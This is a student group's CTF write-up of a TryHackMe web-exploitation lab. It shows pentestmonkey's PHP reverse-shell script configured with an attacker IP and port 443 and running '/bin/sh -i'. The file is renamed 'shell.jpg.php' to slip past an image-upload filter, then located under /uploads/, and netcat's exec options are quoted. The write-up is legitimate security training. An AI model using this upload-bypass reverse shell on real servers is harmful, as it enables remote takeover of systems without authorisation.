PSP0201 Week 2 Writeup

Group Name: Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1


Open website with IP address provided by the machine in tryhackme.com. No access to content.



You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)

Enter '?id=ODIzODI5MTNiYmYw' atter the IP address as a GET parameter to gain access to upload section of the site. The '?' will specify that a GET parameter is forthcoming. The "id" is the parameter name. Then, we have the equal sign '=' followed by the parameter's value which is 'ODIzODI5MTNiYmYw' as provided by Elf McEager.



Protect the Factory!


If you see any suspicious people near the factory, take a picture and upload it here!

Select Submit

No file selected

Question 2


Click 'Select' and check the type of file accepted by the site on the right bottom. Only image files are accepted (.jpeg,.jpg..png)



All Files
All Supported Types
*.jpeg
*.jpg
*.png


Question 3

Open the directory '/usr/share/webshells/php/php-reverse-shell.php'.




```
   fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
   posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Change the $ip value with our current ip address and $port value with 443.





```
   fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
   posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.31.44';  // CHANGE THIS
$port = 443;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Save the file as ‘shell.jpg.php’ and now we have fully configured PHP reverse shell scripts. We save it with ‘.jpg’ extensions so that we can bypass the website’s filter.



Back to the website, click 'Select'. Change the type of file option to 'All Files' and the reverse shell made earlier should be there in the directory where we save it. Choose that file to be submitted.






Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

File selected: shell.jpg.php

Click 'Submit' and a statement stating 'File received successfully' will popped out.




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

File received successfully!

Enter '/uploads/' after the IP address to find the directory that store the uploaded file.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.php	2022-06-19 09:45	5.4K	

Question 4


Enter ‘man netcat’ command in the terminal to read up on netcat’s parameter explanation.



```
DESCRIPTION
       netcat is a simple unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs
       and scripts.  At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in  capabilities.   Netcat,  or
       "nc" as the actual program is named, should have been supplied long ago as another one of those cryptic but standard Unix tools.

       In  the  simplest  usage, "nc host port" creates a TCP connection to the given port on the given target host.  Your standard input is then sent to the host, and anything that comes back across the connection is sent to your
       standard output.  This continues indefinitely, until the network side of the connection shuts down.  Note that this behavior is different from most other applications which shut everything down and exit after an end-of-file
       on the standard input.

       Netcat  can  also  function  as  a  server,  by listening for inbound connections on arbitrary ports and then doing the same reading and writing.  With minor limitations, netcat doesn't really care if it runs in "client" or
       "server" mode -- it still shovels data back and forth until there isn't any more left. In either mode, shutdown can be forced after a configurable time of inactivity on the network side.

       And it can do this via UDP too, so netcat is possibly the "udp telnet-like" application you always wanted for testing your UDP-mode servers.  UDP, as the "U" implies, gives less reliable data transmission than  TCP  connec-
       tions and some systems may have trouble sending large amounts of data that way, but it's still a useful capability to have.

       You  may be asking "why not just use telnet to connect to arbitrary ports?" Valid question, and here are some reasons.  Telnet has the "standard input EOF" problem, so one must introduce calculated delays in driving scripts
       to allow network output to finish.  This is the main reason netcat stays running until the *network* side closes.  Telnet also will not transfer arbitrary binary data, because certain characters are  interpreted  as  telnet
       options  and  are thus removed from the data stream.  Telnet also emits some of its diagnostic messages to standard output, where netcat keeps such things religiously separated from its *output* and will never modify any of
       the real data in transit unless you *really* want it to.  And of course telnet is incapable of listening for inbound connections, or using UDP instead.  Netcat doesn't have any of these  limitations,  is  much  smaller  and
       faster than telnet, and has many other advantages.

OPTIONS
       -c string   specify shell commands to exec after connect (use with caution).  The string is passed to /bin/sh -c for execution.  See the -e option if you don't have a working /bin/sh (Note that POSIX-conformant system must
                   have one).

       -e filename specify filename to exec after connect (use with caution).  See the -c option for enhanced functionality.

       -g gateway  source-routing hop point[s], up to 8

       -G num      source-routing pointer: 4, 8, 12, ...

       -h          display help

       -i secs     delay interval for lines sent, ports scanned

       -l          listen mode, for inbound connects

       -n          numeric-only IP addresses, no DNS

       -o file     hex dump of traffic

       -p port     local port number (port numbers can be individual or ranges: lo-hi [inclusive])

